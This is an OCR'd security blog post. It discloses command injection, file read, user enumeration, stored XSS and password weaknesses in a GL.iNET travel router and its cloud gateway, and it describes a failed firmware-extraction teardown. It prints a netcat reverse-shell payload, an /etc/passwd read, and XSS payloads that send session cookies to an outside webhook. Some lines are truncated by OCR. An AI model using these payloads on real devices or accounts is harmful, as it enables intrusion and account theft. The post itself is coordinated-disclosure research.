
Hardware Hacking

# GL.iNET GL-MT300N-V2 Router Vulnerabilities and Hardware Teardown

Hacking GL.iNET MT300N router & hardware teardown (3 CVEs)

**Olivier Laflamme**
Oct 26, 2022 • 32 min read

I've really enjoyed reversing cheap/weird IoT devices in my free time. In early May of 2022, I went on an Amazon/AliExpress shopping spree and purchased ~15 cheap IoT devices. Among them was this mini portable router by GL.iNET.






GL.iNET is a leading developer of OpenWrt Wi-Fi and IoT network solutions and to

my knowledge is a Chinese company based out in Hong Kong & USA. They offer a wide variety of products, and the company's official website is www.gl-inet.com. The GL-MT300N-V2 firmware version I dove into was `V3.212` released on April 29th, 2022 for the Mango model. The goodcloud remote cloud management gateway was `Version 1.00.220412.00`.

This blog will be separated into two sections. The first half contains software vulnerabilities, this includes the local web application and the remote cloud peripherals. The second mainly consists of an attempted hardware teardown.

*I like to give credit where credit is due. The GL.iNET team was really awesome to work & communicate with. They genuinely care about the security posture of their products. So I'd like to give some quick praise for being an awesome vendor that kept me in the loop throughout the patching/disclosure process.*

In terms of overall timeline/transparency, I started testing on-and-off between `May 2nd 2022` to `June 15th 2022`. After reporting the initial command injection vulnerability GL.iNET asked if I were interested in monetary compensation to find additional bugs. We ultimately agreed to public disclosure & the release of this blog in exchange for continued testing. As a result, I was given safe passage and continued to act in good faith. Lastly, the GL.iNet also shipped me their (GL-AX18 Subscribe additional testing. GL.iNet does not have a BBP or VDP program, I asked, and was

given permission to perform the tests I did. In other words, think twice before poking at their infrastructure and being a nuisance.

---

*Having vulnerabilities reported should never be seen as a defeat or failure. Development and security are intertwined in a never ending cycle. There will always be vulnerabilities in all products that take risks on creativity, innovation, and change - the essence of pioneering.*

---

#### Vulnerabilities List

A total of 6 vulnerabilities were identified in GL.iNet routers and IoT cloud gateway peripheral web applications:

```
1. OS command injection on router & cloud gateway (CVE-2022-31898)
2. Arbitrary file read on router via cloud gateway (CVE-2022-42055)
3. PII data leakage via user enumeration leading to account takeover
4. Account takeover via stored cross-site scripting (CVE-2022-42054)
5. Account takeover via weak password requirements & lack of rate limiting
6. Password policy bypass leading to single character passwords
```

---

## Web Application

### OS Command Injection

The MT300N-V2 portable router is affected by an OS Command Injection vulnerability that allows authenticated attackers to run arbitrary commands on the affected system as the application's user. This vulnerability exists within the local web interface and remote cloud interface. This vulnerability stems from improper validation of input passed through the ping (`ping_addr`) and traceroute (`trace_addr`) parameters. The vulnerability affects a few GL.iNET pr[illegible] firmware `>3.2.12`.

Fixed in firmware `Version 3.215` stable build `SHA256:` `8d761ac6a66598a5b197089e6502865f4fe248015532994d632f7b5757399fc7`

### Vulnerability Details

```
CVE ID: CVE-2022-31898
Access Vector: Remote/Adjacent
Security Risk: High
Vulnerability: CWE-78
CVSS Base Score: 8.4
CVSS Vector: CVSS:3.1/AV:A/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H
```

I'll run through the entire discovery process. There exists a file on disk `/www/src/router/router.js` which essentially manages the application panels. Think of it as the endpoint reference in charge of calling different features and functionality. As seen below, the path parameter points to the endpoint containing the router feature's location on disk. When the endpoint such as `/attools` is fetched its respective `.js`, `.html`, and `.css` files are loaded onto the page.

Through this endpoint, I quickly discovered that a lot of these panels were not actually accessible through the web UI's sidebar seen below.

However, the functionality of these endpoints existed and were properly configured & referenced. Visually speaking, within the application they don't have a sidebar "button" or action that can redirect us to it.

Here is a full list of endpoints that can not be accessed through web UI actions.



```
http://192.168.8.1/#/ping    <-------- Vulnerable
http://192.168.8.1/#/apitest
```

```
http://192.168.8.1/#/apitest
http://192.168.8.1/#/attools
http://192.168.8.1/#/smessage
http://192.168.8.1/#/sendmsg
http://192.168.8.1/#/gps
http://192.168.8.1/#/cells
http://192.168.8.1/#/siderouter
http://192.168.8.1/#/rs485
http://192.168.8.1/#/adguardhome
http://192.168.8.1/#/sms
http://192.168.8.1/#/log
http://192.168.8.1/#/process
http://192.168.8.1/#/blelist
http://192.168.8.1/#/bluetooth
```

I should mention that some of these endpoints do become available after connecting modems, and other peripheral devices to the router. See the documentation for more details https://docs.gl-inet.com/.

As seen above, there exists a `ping` endpoint. From experience, these are always interesting. This endpoint has the ability to perform typical `ping` and `traceroute` commands. Let's quickly confirm that these files exist, `/ping` actions get called as defined within the `router.js` file.

The expected usage and output can be seen below.

What's OS Command Injection? OS command injection is a fairly common vulnerability seen in such endpoints. Its typically exploited by using command operators ( `|` , `&&` , `;` , etc,) that would allow you to execute multiple commands in succession, regardless of whether each previous command succeeds.

Looking back at the ping portal, the UI (frontend) sanitizes the user-provided input against the following regex which is a very common implementation for validating IPv4 addresses.

Therefore, `;` isn't an expected IPv4 schema character so when the `pingIP()` check is performed, and any invalid characters will fail the request.

And we're presented with the following error message.

We need to feed malicious content into the parameter `pingValue`. If we do this successfully and don't fail the check, our request will be sent to the w the server application act upon the input.

To circumvent the input sanitization on the front-end we will send our post request to the webserver directly using Burp Suite. This way we can simply modify the POST request without the front-end sanitization being forced. As mentioned above, using the `;` command separator we should be able to achieve command injection through the `ping_addr` or `trace_addr` parameters. If I've explained this poorly, perhaps the following visual can help.

Image Credit: I'm on Your Phone, Listening – Attacking VoIP Configuration Interfaces

Let's give it a try. If you look closely at the POST request below the `ping_addr` value is `;/bin/pwd%20` which returned the present working directory of t



user. Confirming that OS Command Injection had been successfully performed.

Now let's do an obligatory cat of `/etc/passwd` by feeding the following input `;/bin/cat /etc/passwd 2>&1`

Okay, let's go ahead and get a reverse shell.

```
Payload:
;rm /tmp/f;mknod /tmp/f p;cat /tmp/f|/bin/sh -i 2>&1|/usr/bin/nc 192.168.8.193

URL encoded:
;rm%20/tmp/f;mknod%20/tmp/f%20p;cat%20/tmp/f|/bin/sh%20-i%202%3E%261|/usr/bin/n
```

Cool, but this attack scenario kinda sucks... we need to be authenticated, on the same network, etc, etc. One of the main reasons I think this is a cool find, and why it's not simply a local attack vector is that we can configure our device with the vendor's IoT cloud gateway! This cloud gateway allows us to deploy and manage our connected IoT gateways remotely.



I've discovered that there are roughly `~30000` devices configured this way. One of the features of this cloud management portal is the ability to access your device's

the features of this cloud management portal is the ability to access your device's admin panel remotely through a public-facing endpoint. Such can be seen below.

As you may have guessed, command injection could be performed from this endpoint as well.

In theory, any attacker with the ability to hijack goodcloud.xyz user sessions or compromise a user account (***both achieved in this blog***) could potentially leverage this attack vector to gain a foothold on a network compromise.

Additional things you can do:

```
Scan internal network:
GET /cgi-bin/api/repeater/scan

Obtain WiFi password of joined SSID's
GET /cgi-bin/api/repeater/manager/list

Obtain WiFi password of routers SSID's
GET /cgi-bin/api/ap/info
```



**Disclosure Timeline**

May 2, 2022: Initial discovery
May 2, 2020: Vendor contacted
May 3, 2022: Vulnerability reported to the vendor
May 10, 2022: Vulnerability confirmed by the vendor
July 6, 2022: CVE reserved
July 7, 2022: Follow up with the vendor
October 13, 2022: Fixed in firmware 3.215

---

## Arbitrary File Read

The MT300N-V2 portable router, configured along sides the vendor's cloud management gateway (goodcloud.xyz) is vulnerable to Arbitrary File Read. The remote cloud gateway is intended to facilitate remote device access and management. This vulnerability exists within the cloud manager web interface and is only a feature available to enterprise users. The device editing interface tools harbors the `ping` and `traceroute` functionality which is vulnerable to a broken type of command injection whose behavior is limited to performing arbitrary file reads. Successful exploitation of this vulnerability will allow an attacker to access sensitive files and data on the router. It is possible to read any arbitrary files on the file system, including application source code, configuration, and other critical system files.

### Vulnerability Details

```
CVE ID: CVE-2022-42055
Access Vector: Remote
Security Risk: Medium
Vulnerability: CWE-23 & CWE-25
CVSS Base Score: 6.5
CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
```

Enterprise users will have the `TOOLS` menu when editing their devices as seen below.

The `ping_addr` and `trace_addr` both allow you to read any file on disk when prepending `;/bin/sh` to the file you want to read.



I'm not sure why this happens. I have not been able to get regular command injection

due to the way its calling `ping` and `traceroute` within busybox from what I assume is data passing through something similar to a ngrok tunnel. I can't use funky delimiters or common escapes to simply comment out the rest of the operation. Anyhow, valid payloads would look like the following:

```
;bin/sh%20/<PATH_TO_FILE>

&bin/sh%20/<PATH_TO_FILE>
```

As a POC I've created a `flag.txt` file in `/tmp` on my router and I'm going to read it from the cloud gateway. I could just as easily read the `passwd` and `shadow` files. Successfully cracking them offline would allow me access to both the cloud ssh terminal, and the login UI.

Funny enough, this action can then be seen getting processed by the logs on the cloud gateway. So definitely not "OPSEC" friendly.

### Disclosure Timeline

May 25, 2022: Initial discovery
May 25, 2022: Vendor contacted & vulnerability reported
May 26, 2022: Vendor confirms vulnerability
July 7, 2022: Follow up with the vendor
October 13, 2022: Fixed in firmware 3.215

---

### PII Data Leakage & User Enumeration

The MT300N-V2 portable router has the ability to be configured along sides the vendor's cloud management gateway (goodcloud.xyz) which allows for remote access and management. This vulnerability exists within the cloud manager web interface through the device-sharing endpoint `cloud-api/cloud/user/get-user?nameoremail=` GET request. Successful enumeration of a user will result in that user's PII information being disclosed. At its core, this is a funky IDOR. The vulnerability affected the goodcloud.xyz prior to May, 12th 2022.

### Vulnerability Details

```
CVE ID: N/A
Access Vector: Network
Security Risk: Medium
Vulnerability: CWE-200 & CWE-203


CVSS Base Score: 6.5
CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:N/S:U/C:H/I:N/A:N
```

I identified roughly `~30,000` users which were enumerated via thei email address. Successful enumeration compromises the confidential This vulnerability returns sensitive information that could be leveraged by a

sophisticated, and motivated attacker to compromise the user's account credentials.

This attack is performed after creating a regular `goodcloud.xyz` cloud gateway account and linking your GL.iNet device. In the image below we see that our device can be shared with another registered user.

The request and response for sharing a device with another user are seen below.

Performing this `get-user` request against an existing user will disclosure the following account information:

```
- company name
- account creation time
- credential's salt (string+MD5)
- account email
- account user ID
- last login time
- nickname
- password hash (MD5)
- phone number
- password salt (MD5)
- secret key
- security value (boolean)
- status value (boolean)
- account last updated time
- application user id
- username
```

The password appears to be MD5 HMAC but the actual formatting/order is unknown, and not something I deem necessary to figure out. That being said, given all the information retrieved from the disclosure I believe the chances of finding the right combination to be fairly high. Below is an example of how it could be retrieved.

Additionally, I discovered no rate-limiting mechanisms in place for sharing devices. Therefore, it's relatively easy to enumerate a good majority of valid application users using Burp Suite intruder.

Another observation I made, which was not confirmed with the vendor (so is purely speculation) I noticed that not every user had a `secret` value associated with their account. I suspect that perhaps this secret code is actually leveraged for the 2FA QR code creation mechanism. The syntax would resemble something like this:

```
https://www.google.com/chart?
chs=200x200&chld=M|0&cht=qr&chl=otpauth://totp/<USER HERE
<SECRET HERE>&issuer=goodcloud.xyz
```

This is purely speculative.

The GL.iNET team was extremely quick to remediate this issue. Less than 12h after reporting it a fix was applied as seen below.

### Disclosure Timeline

May 11, 2022: Initial discovery
May 11, 2022: Vendor contacted & vulnerability reported
May 11, 2022: Vendor confirms vulnerability
May 12, 2022: Vendor patched the vulnerability

## Stored Cross-Site Scripting

The MT300N-V2 portable router has the ability to join itself to the remote cloud management configuration gateway (goodcloud.xyz) which allows for remote management of linked IoT devices.  There exist multiple user input fields that do not properly sanitize user-supplied input. As a result, the application is vulnerable to stored cross-site scripting attacks. If this attack is leveraged against an enterprise account through the `Sub Account` invitation it can lead to the account takeover of the joined accounts.

### Vulnerability Details

```
CVE ID: CVE-2022-42054
Access Vector: Network
Security Risk: Medium

Vulnerability: CWE-79
CVSS Base Score: 8.7
CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:C/C:H/I:N/A:H
```

We'll find the vulnerable inputs field in the "Group Lists" panel, in which a user can modify and create as many groups as they want.

The vulnerable fields are `Company` and `Description`. The payloads I used as a proof of concept are the following:

```
<img src=x onerror=confirm(document.cookie)>

or

<img src=x onerror=&#x61;&#x6C;&#x65;&#x72;&#x74;&#x28;&#x64;&#x6f;&#x63;&#x75;
```

Once the group is saved anytime the user either logs in or switches regions (Asia Pacific, America, Europe), logs in, or switched organication the XSS will trigger as seen below.

This occurs because there is a `listQuery` key that checks for `{"pageNum":"","pageSize":"","name":"","company":"","desc` and our XSS is stored and referenced within `company` name & `desc` is how the XSS triggers.

Can this be used maliciously? Unfortunately not with regular user accounts. With enterprise accounts yes, as we'll see later. Here's why. Realistically the only way to leverage this would be to share a device with a malicious named `company` and `description` fields with another user.

Even with the patch for the PII and User Enumeration vulnerability above, it is still possible to enumerate `userID`'s which is exactly what we need to send a shared device invitation to users. Below is an example request.



An attacker with a regular user account would create a group with a `company` or

`description` name like `<script type="text/javascript">document.location="http://x.x.x.x:xxxx/?c="+document.cookie;</script>`. Then invite a victim to that group. When the victim would login the attacker would able to steal their sessions. Unfortunately with a regular user account, this isn't possible.

If we share the device from `boschko` (attacker) to `boschko1` (victim). Here's how the chain would go. After `boschko` creates the malicious group and sends an invitation to `boschko1` he's done. The victim `boschko1` would login and receive the invite from `boschko` as seen below.

However, when we sign-out and back into `boschko1` no XSS triggered, why? It's because there is a difference between being a member of a shared group (a group shared by another user with you) and being the owner (you made the group shared and created) as can be seen below.

As seen above, a user of a shared group won't have the malicious fields [illegible] translated to their "frontend".

translated to their "frontend".

HOWEVER! If you have a business/enterprise account or are logged in as a business/enterprise user you can leverage this stored XSS to hijack user sessions! All thanks to features only available to business users :).

Business features provide the ability to add "Sub Accounts". You can think of this as having the ability to enroll staff/employees into your management console/organization. If a user accepts our `subAccount` invitation they become a staff/employee inside of our "organization". In doing so, we'll have the ability to steal their fresh session cookies after they login because they'd become owners of the malicious group by association.

Let's take this one step at a time. The Subscription Account panel looks like this.

I'm sure you can make out its general functionality. After inviting a user via their email address they will receive the following email.

I'll try and break this down as clearly as I can.

- User A (attacker) is `boschko` in red highlights.
- User B (victim) is `boschko1` in green highlights.

1. Step 1: Create a malicious company as `boschko` with XSS company name and description
2. Step 2: Invite `boschko1` to the malicious company as `boschko`
3. Step 3: Get boschko1 cookies and use them to log in as him



Below is the user info of `boschko` who owns the company/organization `test`. He

Below is the user info of `boschko` who owns the company/organization `test`. He also owns the "Group List" `happy company` the group which is part of the `test` organization.

`boschko1` has been sent an invitation email from `boschko`, `boschko1` has accepted and has been enrolled into `boschko`'s `test` organization. `boschko1` has been given the `Deployment Operator` level access over the organization.

Logged into `boschko1` the user would see the following two "workspaces", his personal `boschko1 (mine)` and the one he has been invited to `test`.

When `boschko1` is signed into his own team/organization `boschko1 (mine)`, if devices are shared with him nothing bad happens.

When `boschko1` signes into the `test` organization that `boschko` owns by `Switch Teams` the malicious `company` and `description` are pro referenced/called upon when `listQuery` action.

The stored XSS in the malicious `test` company, `company` and `description` fields (members of the `happy company` Group List) gets trigger when `boschko1` is signed into `boschko` organization `test`.

From our malicious `boschko` user, we will create a group with the following malicious `company` and `description` names.

```
<img src=x onerror=this.src='https://webhook.site/6cb27cce-4dfd-4785-8ee8-70e93
```



We can leverage the following website since we're too lazy to spin up a droplet. With this webhook in hand, we're ready to steal the cookies of `boschko1`.

Above, `boschko` has stored the malicious javascript within his `company` and `description` fields simply log `boschko1` into the `test` organization owned by `boschko` and receive the cookies via the webhook.

As seen below, we get a bunch of requests made containing the session cookies of `boschko1`.

Subscribe

Using the stolen `boschko1` session cookies the account can be hijacked.

The GL.iNET team remediated the issue by July 15 with some pretty solid/standard filtering.

I attempted a handful of bypasses with U+FF1C and U+FF1E, some m
keyword filtering,  substrings, array methods, etc, and had no success
patch.

### Disclosure Timeline

May 12, 2022: Initial discovery
May 12, 2022: Vendor contacted & vulnerability reported
May 13, 2022: Vendor confirms vulnerability
May 19, 2022: Contact vendor about enterprise user impact
July 7, 2022: Follow up with the vendor
July 15, 2022: Vendor patched the vulnerability

---

## Weak Password Requirements & No Rate Limiting

The MT300N-V2 portable router has the ability to join itself to the remote cloud management configuration gateway with its accounts created through goodcloud.xyz which allows for remote management of linked IoT devices. The login for goodcloud.xyz was observed to have no rate limiting. Additionally, user passwords only require a minimum of 6 characters and no special characters/password policy. This makes it extremely simple for an attacker to brute force user accounts leading to account takeover.

### Vulnerability Details

```
CVE ID: N/A
Access Vector: Network
Security Risk: Medium
Vulnerability: CWE-521
CVSS Base Score: 9.3
CVSS Vector: CVSS:3.1/AV:N/AC:L/PR:N/UI:N/S:C/C:H/I:L/A:N
```

As seen below when users create their cloud gateway `goodcloud.xyz` accounts they're only required to have a password ≥6 with no capitalization, or special characters being required or enforced.

Additionally, due to having no rate limiting on login attempts by using Burp Suite intruder it's trivial to spray users or brute force user accounts.

Below is an example of successfully obtaining the password for a sprayed user.

In total, I was able to recover the passwords of `33` application users. I never tested these credentials to log into the UI for obvious ethical reasons. All the data was reported back to the GL.iNET team.

### Disclosure Timeline

May 18, 2022: Initial discovery
May 24, 2022: Vendor contacted & vulnerability reported
May 24, 2022: Vendor confirms vulnerability
June 7, 2022: Vendor implements rate-limiting, patching the vulnerability

---

## Password Policy Bypass

The MT300N-V2 portable router has the ability to join itself to the remote cloud management configuration gateway (goodcloud.xyz) which allows for remote management of linked IoT devices.  For these cloud gateway accounts, while password complexity requirements were implemented in the original signup page, these were not added to the password reset page. The current lack of rate limiting this severely impacts the security posture of the affected users.

### Vulnerability Details

```
CVE ID: N/A
Access Vector: Network
Security Risk: Medium
Vulnerability: CWE-521
CVSS Base Score: 6.7
```

```
CVSS Vector: CVSS:3.1/AV:N/AC:H/PR:N/UI:N/S:C/C:H/I:N/A:N
```

The reset password policy isn't consistent with the registration and change password policy. As a result, it's possible to bypass the 6-character password requirements to a single character. In general, the application should validate that the password contains alphanumeric characters and special characters with a minimum length of around eight. Additionally, I feel like it's best practice not to allow users to set the previously used password as the new password.

As seen below, through the UI the password change has checks on the client side to ensure the password policy is respected.

In Burp Suite we can intercept the request and manually set it to a single character.

The request above is submitting successfully, and the new password for the `boschko` user has been set to `1`. The request below is the login request, as you can see it was successful.

### Disclosure Timeline

May 26, 2022: Initial discovery
May 26, 2022: Vendor contacted & vulnerability reported
May 26, 2022: Vendor confirms vulnerability
July 7, 2022: Follow up with the vendor
July 15, 2022: Vulnerability has been patched

---

### Additional Interesting Finds

I made a few interesting discoveries that I don't consider vulnerabilities.

Before we jump into this one we have to quickly talk about ACL configuration. Basically, for `rpc` having appropriate access control over the invocati[illegible] application can make is very important. These methods should be str[illegible] For more information on this refer to the Ubus-Wiki.

Once we've installed OpenWrt as seen above, the application will generate the list of

`rpc` invocation methods for OpenWrt which is defined within the ACL configuration file `/usr/share/rpcd/acl.d/luci-base.json`. Here is a snippet of the file in question.

```
...
        "luci-access": {
                "description": "Grant access to basic LuCI procedures",
                "read": {
                        "cgi-io": [ "backup", "download", "exec" ],
                        "file": {
                                "/": [ "list" ],
                                "/*": [ "list" ],
                                "/dev/mtdblock*": [ "read" ],
                                "/etc/crontabs/root": [ "read" ],
                                "/etc/dropbear/authorized_keys": ["read"],
                                "/etc/filesystems": [ "read" ],
                                "/etc/rc.local": [ "read" ],
                                "/etc/sysupgrade.conf": [ "read" ],
                                "/etc/passwd": [ "read" ],
                                "/etc/group": [ "read" ],
                                "/proc/filesystems": [ "read" ],
...
                "write": {
                        "cgi-io": [ "upload" ],
                        "file": {
                                "/etc/crontabs/root": [ "write"
                                "/etc/init.d/firewall restart": ["exec"],
                                "/etc/luci-uploads/*": [ "write" ],
```

```
                                "/etc/rc.local": [ "write" ],
                                "/etc/sysupgrade.conf": [ "write" ],
                                "/sbin/block": [ "exec" ],
                                "/sbin/firstboot": [ "exec" ],
                                "/sbin/ifdown": [ "exec" ],
...
```

Not being a subject matter expert, I would however say that the above methods are well-defined. Methods in the file namespace aren't simply "allow all" - `( "file": [ "*" ] )` if it were the case, then this would be an actual vulnerability.

`rpcd` has also a defined user in `/etc/config/rpcd` that we can use for the management interface. This user is used to execute code through a large number of `rpcd` exposed methods.

With this information in hand, we should be able to login with these credentials. As a result, we will obtain a large number of methods that can be called, and get the `ubus_rpc_session`.

As seen in the following image this `ubus_rpc_session` value is used to call other methods defined in ACL config files.

Now we might look at the image above and think we have RCE of sorts. However, for some weird reason `/etc/passwd` is actually defined with valid read primitives within the `luci-base.json` ACL config file.

As seen below attempting to read any other files will result in a failed operation.

I simply found this interesting hence why I am writing about it.

---

## Hardware Teardown

Let's actually start the intended project! The GL-MT300N router looks like this:

It's nothing fancy, the device has a USB port, 2 ethernet ports (LAN & WAN), a reset button, and a mode switch. Let's break it open and see what hardware we have on hand.

Immediately there are some interesting components. There looks to be a system on a chip (SoC), SPI flash, and some SD RAM. There is also a serial port and what looks like could potentially be JTAG, and almost definitely UART.

In terms of chipsets, there is a MediaTek MT7628NN chip which is described as being a "router on a chip" the datasheet shows it is basically the CPU and it supports the requirements for the entry-level AP/router.

Looking at the diagram of the chip there is communication for UART, SPI, and I2C which are required to transfer data. This also confirms that this chip has a serial console that can be used for debugging. If this is still enabled this cou
access the box while it's running and potentially obtain a shell on the s

The second chip is the Macronix MX25L12835F SPI (serial flash chip) this is what attacked for most of the reversing process to obtain the application's firmware. This is because the serial flash usually contains the configuration settings, file systems, and is generally the storage for devices lacking peripherals would be stored. And looking around on the board there is no other "storage device".

The third, and last chip is the Etron Technology EM68C16CWQG-25H which is the ram used by the device when it is running.

### Connecting to UART

Let's quickly go over what's UART. UART is used to send and receive data from devices over a serial connection. This is done for purposes such as updating firmware manually, debugging, or interfacing with the underlying system (kind of like opening a new terminal in Ubuntu). UART works by communicating through two wires, a transmitter wire (TX) and a receiver wire (RX) to talk to the micro-controller or system on a chip (basically the brains of the device) directly.

The receiver and transmitter marked RX and TX respectively, need to
second respective UART device's TX and RX in order to establish a co
I'm lucky enough to have received my Flipper Zero so I'll be using it for this!

If you would like more in-depth information on UART see my blog on hacking a fertility sperm tester. We'll connect our Flipper Zero to the router UART connection as seen below.

The result will be a little something like this.

Since I'm a Mac user connecting to my Flipper Zero via USB will "mount" or make the

device accessible at `/dev/cu.usbmodemflip*` so if I want to connect to it all I need to do is run the command below.

Once I've ran the screen command, and the router is powered on, ill start seeing serial output confirming that I've properly connected to UART.

As you can see, I've obtained a root shell. Unprotected root access via t
technically a vulnerability CWE-306. Connecting to the UART port d
to a root shell, and exposes an unauthenticated Das U-Boot BIOS shell. This isn't

something you see too often, UART is commonly tied down. However, "exploitation" requires physical access, the device needs to be opened, and wires connecting to pads RX, TX, and GND on the main logic board. GL.iNET knows about this, and to my knowledge doesn't plan on patching it. This is understandable as there's no "real" impact.

I'll go on a *"quick"* rant about why unprotected UART CVEs are silly. The attack requires physical access to the device. So, an attacker has to be on-site, most likely inside a locked room where networking equipment is located, and is probably monitored by CCTV... The attacker must also attach an additional USB-to-UART component to the device's PCB in order to gain console access. Since physically dismantling the device is required to fulfill the attack, I genuinely don't consider this oversight from the manufacturer a serious vulnerability. Obviously, it's not great, but realistically these types of things are at the vendor's discretion. Moreover, even when protections are in place to disable the UART console and/or have the wide debug pads removed from the PCB there are many tricks one can use to navigate around those mechanisms.

Although personally, I believe it's simply best practice for a hardware manufacturer to disable hardware debugging interfaces in the final product of any commercial device.

Not doing so isn't worthy of a CVE.

Getting back on track. Hypothetically if we were in a situation where we couldn't get access to a shell from UART we'd likely be able to get one from U-Boot. There are actually a lot of different ways to get an application shell from here. Two of those techniques were covered in my blog Thanks Fo' Nut'in - Hacking YO's Male Fertility Sperm Test so I won't be covering them here.

Subscribe

### Leveraging the SPI Flash

Even though the serial console is enabled, if it weren't, and we had no success getting a shell from U-Boot, our next avenue of attack might be to extract the firmware from the SPI flash chip.

The goal is simple, read the firmware from the chip. There are a few options like using clips universal bus interface device, unsoldering the chip from the board and connecting it to a specialized EPROM read/write device or attaching it to a Protoboard. I like the first option and using SOIC8 clips over hook clips.

At a minimum, we'll need a hardware tool that can interact with at least an SPI interface. I'm a big fan of the Attify Badge as it's very efficient and supports many

interfaces like SPI, UART, JTAG, I2C, GPIO, and others. But you could other devices like a professional EPROM programmer, a Bus Pirate, beaglebone, Ra



Below is the pinout found on the datasheet for our Macronix MX25L128

All you need to do is make the proper connections from the chip to the Attify badge. I've made mine according to the diagram below.

Subscribe

OK. I spent a solid two nights trying to dump the firmware without success. I've tried the Bus Pirate, Shikra, Attify, and a beaglebone black but nothing seems to work. Flashrom appears to be unable to read the data or even identify the chip, which is really weird. I've confirmed the pinouts are correct from the datasheet, and as seen below, flashrom supports this chip.

Attempting to dump the firmware results in the following.

So what's going on? I'm not an EE so I had to do **a lot** of reading & talking to extremely patient people. Ultimately, I suspect this is happening because there is already a contention for the SPI bus (the MediaTek MT7628NN chip), and due to the nature of what we're attempting to do, the router is receiving two masters connections and ours is not taking precedence. Currently, the MCU on the board is the master of the SPI chip, that's the one where all the communication is going to and from. I wasn't able to find a way to intercept, short, or stop that communication to make our Attify badge the master. In theory, a trick to get around this would be [illegible] down a reset button while reading the flash and just hoping to get luck[illegible] ~2h and had no luck). Since our Attify badge would already be powered on, it could

"IN THEORY" take precedence. This could, again "in theory" stop the chip from mastering to the MCU. But I haven't been able to do so properly. I've spent ~8 hours on this, tying out multiple different hardware (PI, beaglebone, Attify, BusPirate) without success. I also suspect that being on a MacBook Pro with funky USB adapters could be making my situation worse.

Okay, we're left with no other option than to go "off-chip". As previously mentioned, there are multiple ways to dump the contents of flash memory. Let's try desoldering the component from the board, and use a chip reprogrammer to read off the contents.

My setup is extremely cheap setup is very sub-optimal. As you'll see from the image below my setup isn't great. I don't have a fixed "hot air station" or PDC mount, just a loose heat gun.

Our goal is to apply enough heat so that solder joints melt so that the component can be extracted with tweezers. However, with my shitty station, differential heating on the board can be an issue. When a jet of hot air is applied to a PCB at room temperature, most of the heat is diffused to the colder spots, making the heating of the region of interest poor. To work around this you might think that increasing the heat will solve all of our issues. However, simply increasing the temperature is dangerous and not advisable.

When a component is put under increased thermal stress the tempera[illegible] increases along the board. The temperature difference on the board w[illegible] thermal expansion in different areas, producing mechanical stress that may damage

the board, break, and shift components. Not good. My setup is prone to this type of error because I don't have a mounting jig for the heat gun that can control distance. I don't have any high-temperature tape I can apply to the surrounding components so that they don't get affected by my shaky hand controlling the heat source.

Regardless, for most small components, a preheating temperature of 250° C should be enough.

After a few minutes, I was able to get the chip off. However, there is a tiny shielded inductor or resistor that was affected by the heat which shifted when I removed the SPI with the tweezers. I wasn't able to get this component back on the board. *Fuck*. I'm not an EE so I don't *fully* understand the impact and consequences this has.

Let's mount the SPI onto a SOP8 socket which we'll then connect to our reprogrammer. Below is the orientation of the memory in the adapter.

Subscribe

This is, once again, quite a shitty reprogrammer. I actually had to disable driver signing to get the USB connection recognized after manually installing the shady driver. We'll go ahead and configure our chip options knowing our SPI is Macronix MX25L12835F.

However, this also failed/couldn't do any reads. I spend another ~5 hours debugging this. I thought it was the SOP socket clip so I soldered it onto a board and relayed the links to the reprogrammer but the results were the same.

After a while, I went ahead and re-soldered it to the main router PCB, and the device was fully bricked. To be quite honest, I'm not sure what I did wrong/at which step I made the mistake.

They say that failure is another stepping stone to greatness, but given that the entire reason for this purchase was to try out some new hardware hacking methodologies.... this was very bittersweet.

I remembered the squashfs information displayed in the UART log information. So, if we really wanted to reverse the firmware it's still impossible. You can grab the unsigned firmware from the vendor's site vendors here. Below are the steps you'd follow if you had successfully extracted the firmware to get to the filesystem.

So let's check if they have any hardcoded credentials.

Luckily, they don't.

The last thing I observed was that in the UBI reader there is an extra data block at the end of the image and somewhere in between that in theory could allow us to read code.

This purchase was supposed to be hardware hacking focused & I failed my personal objectives. To compensate I'll share some closing thoughts with you.

